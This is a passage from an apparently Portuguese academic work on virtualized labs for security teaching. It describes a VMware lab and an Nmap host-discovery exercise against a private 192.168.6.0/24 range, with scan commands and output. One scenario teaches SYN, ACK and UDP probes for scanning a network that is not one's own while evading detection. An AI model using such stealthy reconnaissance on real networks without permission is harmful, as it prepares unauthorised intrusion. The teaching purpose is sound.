Para Vacca (2009, p. 699) um dos benefícios da virtualização é a segurança proporcionada pelo isolamento da máquina virtual. Por outro lado, alguns códigos maliciosos passaram a adquirir a habilidade de detectar se estão sendo executados dentro de um ambiente virtual ou não. Pesquisas mostraram que códigos maliciosos podem escapar do ambiente virtual e atacar a máquina hospedeira ou ao menos roubar informações dela. Em resposta a tais fatos, os desenvolvedores da área de segurança estão adaptando novas características e funcionalidades na virtualização de sistemas para corrigir as vulnerabilidades e detectar tais ataques.

Apesar da possibilidade de ataques à máquina hospedeira pela utilização de máquinas virtuais, ambientes virtualizados são considerados seguros e são recomendados por diversos autores como ferramenta para o ensino de segurança e outras atividades.

5.3 – Trabalhos relacionados com o uso de virtualização no ensino de segurança

O material de ensino em segurança de aplicações web é muito limitado e existe a necessidade de desenvolvimento de novos materiais para o ensino, que abordem os problemas de segurança emergentes no desenvolvimento de aplicações web (CHEN; TAO, 2011, p. 491).

Atualmente diversos trabalhos relacionados com o ensino de segurança utilizando ambientes virtuais estão sendo desenvolvidos.

Chen e Tao (2011, p. 491) desenvolveram uma nova ferramenta de ensino de segurança para aplicações web, chamada SWEET (Secure WEb dEvelopment Teaching). O propósito deste projeto é reforçar a experiência de aprendizado dos estudantes em computação, através de um ambiente padronizado e modular na segurança de desenvolvimento web.

Técnicas tradicionais de ensino (ex: leituras ou literatura) tornaram-se inapropriadas para o treinamento em cyber-segurança, porque o estudante não pode aplicar os princípios da abordagem acadêmica em um ambiente realístico na sala de aula. No treinamento de segurança, ganhar experiência prática através de exercícios é indispensável para consolidar o conhecimento. A alocação de um ambiente para a prática destes exercícios impõe um desafio para a pesquisa e desenvolvimento, pois os estudantes precisam de acesso privilegiado ao sistema para a realização da

maior parte dos exercícios de segurança. Com estes privilégios, os estudantes poderiam facilmente destruir os sistemas de treinamento, ou mesmo utilizá-los para fins inapropriados, como ataques ilegais a outros hosts, utilizando a rede do campus universitário ou a Internet (WILLEMS; KLINGBEIL; RADVILAVICIUS; CENYS; MEINEL, 2011, p. 408).

Levando em consideração a visível importância de ambientes virtuais para a consolidação da prática do treinamento em segurança, Willems, Klingbeil, Radvilavicius, Cenys e Meinel (2011, p. 408) desenvolveram o projeto Tele-Lab. O projeto Tele-Lab oferece um sistema para treinamento em segurança em um ambiente de laboratório virtual remoto, online e acessível por qualquer um. A plataforma Tele-Lab oferece um ambiente de aprendizado individual para cada estudante, que consiste em até 3 máquinas virtuais por ambiente de aprendizado.

5.4 – A emulação do ataque

De acordo com Harris, Harper, Eagle, Ness e Lester (2005, p. 73) o ato de varrer, sondar e explorar redes a procura de vulnerabilidades que podem comprometer a rede ou os seus hosts é chamado de teste de penetração. O primeiro objetivo de um teste de penetração é se apropriar da rede, o segundo objetivo é se apropriar da rede de quantas formas diferentes você conseguir, para que então seja possível descobrir cada falha encontrada ao consumidor ou usuários da rede. O teste de penetração em uma rede é uma excelente forma de testar a eficácia das medidas de segurança de uma organização e de expor as falhas de segurança da rede.

Uma vez que administradores de redes, engenheiros e profissionais de segurança entendam como os atacantes agem, então, eles podem emular suas atividades para simular um teste de penetração útil. A emulação de um ataque é a única forma

confiável de testar um nível de segurança de um ambiente e como este ambiente irá reagir quando estiver sendo atacado por um ataque real (HARRIS, HARPER, EAGLE, NESS, LESTER, 2005, p. 15).

5.5 - A construção do ambiente virtual

Para que os testes realizados em nossos ambientes virtuais tenham uma maior abrangência dos diferentes tipos de problemas encontrados e em diferentes tipos de sistemas operacionais, utilizaremos máquinas virtuais com o sistema operacional Linux (Ubuntu) e também máquinas virtuais com o sistema operacional Windows XP.

Para criar um ambiente controlado é importante começar a sua criação do zero, pois ambientes prontos podem conter configurações indesejadas e ou até problemas pré existentes não resolvidos que podem influenciar e atrapalhar os testes a serem realizados.

Gregg (2008, p. 16) ressalta: “Problemas antigos serão herdados devido aos erros ou equívocos de usuários anteriores. E mesmo que você instale e configure corretamente as ferramentas a partir de uma instalação existente, você nunca poderá ter plena certeza de como exatamente tudo foi configurado.”

No nosso caso, a instalação dos sistemas operacionais nas máquinas virtuais foram realizadas do zero para garantir a não existência de alguma configuração realizada anteriormente.

A escolha do sistema operacional Windows XP para uma das máquinas virtuais justifica-se por ser um dos sistemas Windows mais utilizados durante um maior período de tempo por grande parte da população. Segundo dados coletados da Wikipedia por Gregg (2008, p. 32) a Microsoft vendeu mais de 1 milhão de cópias do Windows XP em 2006. Além disso, o sistema Windows XP é mais leve e requer

menos recursos computacionais do que seus sucessores para executar. Como vamos instalar os sistemas operacionais em máquinas virtuais com o intuito de realizar testes específicos, que não requerem grande poder de processamento computacional e de portá-las depois, devemos nos preocupar com o desperdício de recursos, como o espaço requerido para a instalação do sistema e a quantidade mínima requerida de memória para a operação, por exemplo.

Já para a escolha da distribuição Ubuntu como sistema operacional Linux, destacamos a crescente utilização e popularidade desta distribuição além da velocidade com que a comunidade Ubuntu avança em seu desenvolvimento.

Para o sistema Windows XP nenhum mecanismo de defesa tais como antivírus ou firewalls adicionais serão instalados, pois podem interferir no resultado dos testes a serem realizados, identificando uma ameaça a qual estamos simulando propositalmente para nossos estudos. Apenas o firewall incluso no Windows XP será utilizado como parte dos testes.

A máquina virtual CentOS5.2small (CTF6 – Capture The Flag 6) não é parte do desenvolvimento deste trabalho, mas será utilizada para auxiliar nos testes realizados pelas outras máquinas.

Para o processo de virtualização, iremos utilizar o software VMware em sua versão 4.0.2 build-591240. E na construção das máquinas virtuais iremos utilizar as configurações padrões sugeridas pelo VMware, exceto pela configuração de memória RAM, a qual iremos configurá-la para 512MB em todas as máquinas, pois é um fator limitante para o número de máquinas virtuais que conseguimos executar simultaneamente.



Figura 8 - Cenário de máquinas virtuais

Para a simulação de uma rede de computadores para efetuar os testes, iremos utilizar algumas instâncias das máquinas virtuais Windows XP e Ubuntu criadas e apenas 1 instância da máquina virtual CentOS5.2small (que é a instância da máquina virtual CTF6). A figura 8 mostra apenas 1 instância de cada máquina, mas você pode fazer cópias das máquinas virtuais Windows XP e Ubuntu para utilizar mais de 1 instância. As máquinas virtuais estão configuradas para utilizarem pouca memória (512 MB de memória RAM), com a finalidade de podermos executar um maior número de máquinas virtuais ao mesmo tempo. O número de máquinas virtuais que você poderá executar simultaneamente irá depender dos recursos computacionais de sua máquina hospedeira.

As configurações de cada instância de máquina virtual copiada serão as mesmas das máquinas utilizadas como base, mas a medida que estas forem sofrendo alterações, cada cópia da máquina virtual irá manter suas novas configurações.

Basicamente iremos criar uma rede virtual formada por máquinas virtuais em nosso host hospedeiro. O VMware irá automaticamente alocar as máquinas virtuais inicializadas em uma faixa de IPs, de modo que todas as máquinas virtuais possam ser encontradas na rede.

6 – Roteiros laboratoriais

Neste capítulo iremos realizar alguns roteiros laboratoriais com o intuito de realizar alguns testes e experimentos relacionados com os assuntos vistos nos capítulos 3 e 4 destes trabalho. Para a realização dos roteiros é necessária a leitura prévia da seção diretamente relacionada com o assunto do roteiro, pois muitos dos conceitos utilizados neste capítulo estão explicados nos capítulos 3 e 4.

6.1 – Scanner de Rede Utilizando o NMAP

Objetivos

- Descobrir os hosts ativos da rede
- Varrer os hosts descobertos a procura de portas abertas
- Realizar as ações anteriores de diferentes formas em diferentes contextos

Pré-Requisitos

- Leitura da seção 4.1 Scanner de Rede: NMAP
- Execução simultânea de pelo menos 1 máquina virtual Windows e 1 máquina virtual Ubuntu para a realização dos testes.

Neste roteiro iremos focar nas principais funções do NMAP que é a varredura de portas. Apesar de o NMAP também servir para outras funcionalidades como a detecção de versões e tipos de sistemas operacionais, não iremos abordar estas práticas neste roteiro, pois existem outras ferramentas que também desempenham essas funções como o Nessus (scan de vulnerabilidades) no qual iremos tratar deste assunto na seção 6.2 entitulada Scanner de Vulnerabilidades Utilizando o NESSUS.

No ambiente virtual o qual iremos testar o NMAP, a ferramenta já encontra-se instalada em sua versão 5.21. Entretanto para instalá-lo no Ubuntu, basta utilizarmos o terminal e instalarmos o pacote do nmap:

sudo apt-get install nmap

Se preferir, você ainda pode instalar uma interface gráfica para utilizar o NMAP chamada ZenMap, através do comando:

sudo apt-get install zenmap

Para instalar o Nmap no Windows, basta baixar o executável em (NMAP [B], 2012) e seguir os passos de instalação padrões, deixando marcado para a instalação todos os componentes que acompanham o instalador, como mostra a figura 9:



Figura 9 - Componentes de instalação do NMAP

Para este roteiro, iremos utilizar máquinas virtuais com ambos os sistemas operacionais na rede (Ubuntu e Windows XP) e para realizar as varreduras iremos utilizar a interface gráfica Zenmap, a qual é muito similar tanto no Linux quanto no Windows e para alguns casos o terminal de comandos do Ubuntu.

Ambos ambientes virtuais (Ubuntu e Windows XP) encontram-se propositalmente com algumas portas abertas, para que possamos varrê-las e detectá-las em nossos testes.

Tarefa 1: A descoberta de hosts

Antes de iniciarmos a nossa varredura, é preciso definir o nosso alvo. Como vimos na seção 4.1 do Nmap, é possível varrer um host individualmente ou uma rede inteira.

Situação 1: Suponha que você conheça o endereço IP do alvo que deseja varrer em sua rede. Este endereço IP é 192.168.6.2.

Nesta situação vamos disparar uma varredura diretamente contra o alvo específico 192.168.6.2. Por enquanto não vamos nos preocupar com as opções de varredura.

1. Realize a varredura simplesmente digitando o endereço alvo no campo “Alvo” da interface Zenmap.

A figura 10 mostra o resultado da nossa varredura:



Figura 10 - Exemplo 1 de saída do NMAP

Como podemos observar na figura 10, a saída do Nmap mostra na tabela de portas que a porta de número 53 utiliza o protocolo TCP, encontra-se no estado “filtrada” (isso significa que existe um filtro, firewall ou algum outro obstáculo na rede bloqueando a porta de forma que o Nmap não consegue determinar se a porta está aberta ou fechada) e o serviço que está ouvindo nesta porta é um servidor de nomes de domínios (“domain” como aparece no nome do serviço).

Sabemos que a porta está aberta, pois em se tratando de um serviço de DNS que está ouvindo nesta porta, ele deve estar sempre atento para o caso de algum IP solicitar alguma tradução de endereços.

Situação 2: Executando o número máximo de máquinas virtuais na rede que você puder, suponha que você desconheça o número de máquinas existentes na rede e os seus endereços IPs. Suponha também que a rede é de sua propriedade e que não há problema nenhum varrer a rede a procura de hosts ativos.

Nesta situação iremos disparar uma busca de hosts por toda a faixa de IPs em que as máquinas virtuais podem estar alocadas. Para isso iremos utilizar outro tipo de endereçamento, chamado de CIDR. Neste tipo de endereçamento, iremos passar ao Nmap um endereço base seguido do número de bits que o Nmap deve manter no início do endereço, variando os outros bits.

As nossas máquinas virtuais serão alocadas pelo VMware por padrão no intervalo de IP de 192.168.6.0 até 192.168.6.255. Desta forma iremos manter sempre o endereço base 192.168.6.X e variar o X para a nossa varredura. Como cada posição no endereço IP ocupa 8 bits no endereçamento, então o nosso X final irá ocupar também 8 bits, como mostra a figura 11.

Figura 11 - Endereço das máquinas virtuais

Desta forma o endereço que iremos varrer será: **192.168.6.1/24**

O último número digitado (1) será ignorado pelo Nmap uma vez que ele irá realizar uma varredura para cada combinação dos últimos 8 bits possíveis. O número 24 indica que iremos fixar os primeiros 24 bits e variar o restante de um total de 32 bits.

Uma forma alternativa de se especificar uma faixa de endereços é através do uso do traço (-) Ex: 192.168.6.1-255.

Agora que sabemos qual o intervalo de hosts devemos varrer, basta varrer todas as portas de todos os hosts, certo?

Como nós pretendemos fazer isso de forma eficiente, evitando um grande desperdício de tempo a resposta é: Errado. Ainda não temos idéia de quantos hosts existem na rede e destes existentes quantos deles estarão ativos no momento em que realizarmos a varredura. Pode ser interessante saber o total de hosts na rede e podemos economizar recursos e tempo varrendo somente os hosts que estão ativos neste momento.

Como nesta situação estamos fazendo uma varredura em uma rede de nossa propriedade e não temos problemas quanto à identificação de nossa varredura, utilizaremos o tipo de varredura por ping para descoberta de hosts que pode ser facilmente detectado.

2. Para isso, digite no campo “Comando”: **nmap –sP -v 192.168.6.1/24**

Este é o comando para varrer com o Nmap utilizando a opção –sP (varredura usando ping) na faixa de endereços CIDR de 192.168.6.0 até 192.168.6.255. A opção –v faz com que o Nmap mostre mais informações sobre a varredura, então a partir de agora utilizaremos ela sempre.

Ao final da varredura, o Nmap deve listar o estado de todos os hosts da rede e é natural que muitos deles estejam inativos, como mostra a figura 12, pois o número de máquinas virtuais que podemos executar simultaneamente não é muito grande.

```
Nmap scan report for 192.168.6.132 [host down]
Nmap scan report for 192.168.6.133 [host down]
Nmap scan report for 192.168.6.134
Host is up (0.00087s latency).
MAC Address: 00:0C:29:CC:F2:FA (VMware)
Nmap scan report for 192.168.6.135 [host down]
Nmap scan report for 192.168.6.136 [host down]
Nmap scan report for 192.168.6.137 [host down]
Nmap scan report for 192.168.6.138 [host down]
```

Figura 12 - Exemplo 2 de saída do NMAP

Situação 3: Tome por base a situação 2, mas desta vez, suponha que a rede não é de sua propriedade e que você deve evitar ao máximo levantar suspeitas de que a rede está sendo varrida.

Neste caso, não podemos simplesmente disparar uma varredura pela rede utilizando a opção **–sP** como utilizamos na situação anterior, porque o fato de ela usar o “ping” convencional para a descoberta de hosts torna esta opção facilmente detectável por um firewall da rede por exemplo.

Para resolver este problema, o Nmap nos oferece algumas opções diferenciadas para o uso do ping. Nestas opções o Nmap utiliza-se da estratégia de não completar a conexão com o host alvo para evitar a detecção.

Por exemplo na opção **–PS** pacotes TCP vazios são enviados com a flag SYN marcada para uma porta do host alvo. A flag SYN indica aos sistemas remotos que você está tentando estabelecer uma comunicação. Caso esta porta esteja fechada vamos receber um pacote RST de volta, indicando o fim do processo de “handshake” como mostra a figura 13:



Figura 13 - Exemplo 1 de comunicação do NMAP com o alvo

Caso a porta esteja aberta, vamos receber um pacote TCP SYN ACK e teoricamente deveríamos responder com um pacote TCP ACK para finalmente completar o “handshake” de 3 vias e estabelecermos uma conexão com o alvo, como mostra a figura 14:



Figura 14 - Exemplo 2 de comunicação do NMAP com o alvo

Entretanto se respondermos com um pacote TCP ACK e estabelecermos uma conexão com o host alvo, iremos expor a nossa conexão, podendo levar a detecção da nossa varredura. Para isso o Nmap irá responder com um pacote RST resetando a conexão e impedindo que ela seja completada, como mostra a figura 15. Neste ponto, o Nmap já capturou o pacote TCP SYN ACK e já sabe que a porta está aberta, assim o fato de derrubar a conexão imediatamente após receber o pacote, implica em não sermos descobertos mas não implica em perdas de informações para o Nmap.



Figura 15 - Exemplo 3 de comunicação do NMAP com o alvo

3. Faça o teste varrendo a rede com a opção **–PS** utilizando o comando: **nmap –PS -v 192.168.6.1/24**

Veja na saída do Nmap mostrada pela figura 16, que agora ele está utilizando a técnica de varredura por SYN:

```
Initiating Parallel DNS resolution of 1 host. at 16:15
Completed Parallel DNS resolution of 1 host. at 16:15, 0.16s elapsed
Initiating SYN Stealth Scan at 16:15
Scanning 2 hosts [1000 ports/host]
Completed SYN Stealth Scan against 192.168.6.2 in 1.39s (1 host left)
Discovered open port 902/tcp on 192.168.6.1
Discovered open port 912/tcp on 192.168.6.1
Completed SYN Stealth Scan at 16:15, 4.75s elapsed (2000 total ports)
Nmap scan report for 192.168.6.1
Host is up (0.0094s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
902/tcp open  iss-realsecure
912/tcp open  apex-mesh
MAC Address: 00:50:56:C0:00:08 (VMware)
```

Figura 16 - Exemplo 3 de saída do NMAP

Similarmente a esta opção, o Nmap oferece também a opção –PA que ao invés de enviar pacotes do tipo TCP SYN, envia pacotes do tipo TCP ACK.

Neste contexto os pacotes do tipo TCP ACK indicam uma confirmação do recebimento de dados de uma conexão TCP estabelecida, quando na verdade não existe nenhuma conexão estabelecida com o alvo. Desta forma o alvo deve responder ao pacote TCP ACK com um pacote RST para encerrar a conexão, como mostra a figura 17, entretanto esta ação revela a existência do alvo caso ele exista e esteja ativo na rede.



Figura 17 - Exemplo 4 de comunicação do NMAP com o alvo

4. Faça o teste varrendo a rede com o comando: **nmap –PA -v 192.168.6.1/24**

Os resultados devem ser similares aos da varredura pela opção –PS. Entretanto em alguns casos, a existência de um firewall bloqueando pacotes do tipo SYN, mas aceitando pacotes do tipo ACK pode fazer os resultados serem mais claros na opção –PA.

Situação 4: Suponha que você queira descobrir os hosts da rede e você sabe que podem existir firewalls bloqueando o caminho. Caso os pacotes do Nmap encontrem um firewall, a resposta pode ser comprometida e não condizer com a realidade. Sabendo disso, você precisa maximizar as chances de obter bons resultados.

Já vimos aqui que a opção –PA pode ser uma alternativa a opção –PS para driblar algum firewall que esteja bloqueando pacotes do tipo TCP SYN. Entretanto ainda pode ser provável que pacotes do tipo TCP ACK enviados por engano (o que no nosso caso é proposital) sejam ignorados e despachados. Para aumentar ainda mais as chances de detectar os hosts da nossa rede, podemos utilizar ainda a opção de pacotes UDP. Alguns firewalls estão programados apenas para ignorarem e descartarem pacotes TCP mas não pacotes UDP. Desta forma a opção –PU pode ser uma alternativa para a nossa detecção.

5. Faça o teste com o comando: **nmap –PU -v 192.168.6.1/24**

A sondagem UDP normalmente é realizada em uma porta alta que provavelmente estará fechada e deve causar um pacote ICMP de porta inalcançável como resposta. Isso diz ao NMAP que a máquina está ativa e disponível.

Entretanto isso não nos dá nenhuma garantia de que conseguimos detectar todos os hosts da rede com sucesso, pois há firewalls que estão configurados para

bloquearem todos ou quase todos os tipos de pacotes de hosts desconhecidos. Desta forma, a máquina alvo pode não responder a nenhum pacote ICMP, impedindo a detecção.

6. Faça o teste novamente repetindo o comando **nmap –PU -v 192.168.6.1/24** mas desta vez ative o Firewall do Windows de uma das máquinas virtuais e veja o resultado.

Como mostrado na figura 18, você pode ativar o Firewall clicando duplamente no ícone do escudo vermelho próximo ao relógio e em seguida vá até “Gerenciar configurações de segurança para:” e clique em “Firewall do Windows”. Na aba “Geral” selecione a opção “Ativado” e clique em OK.

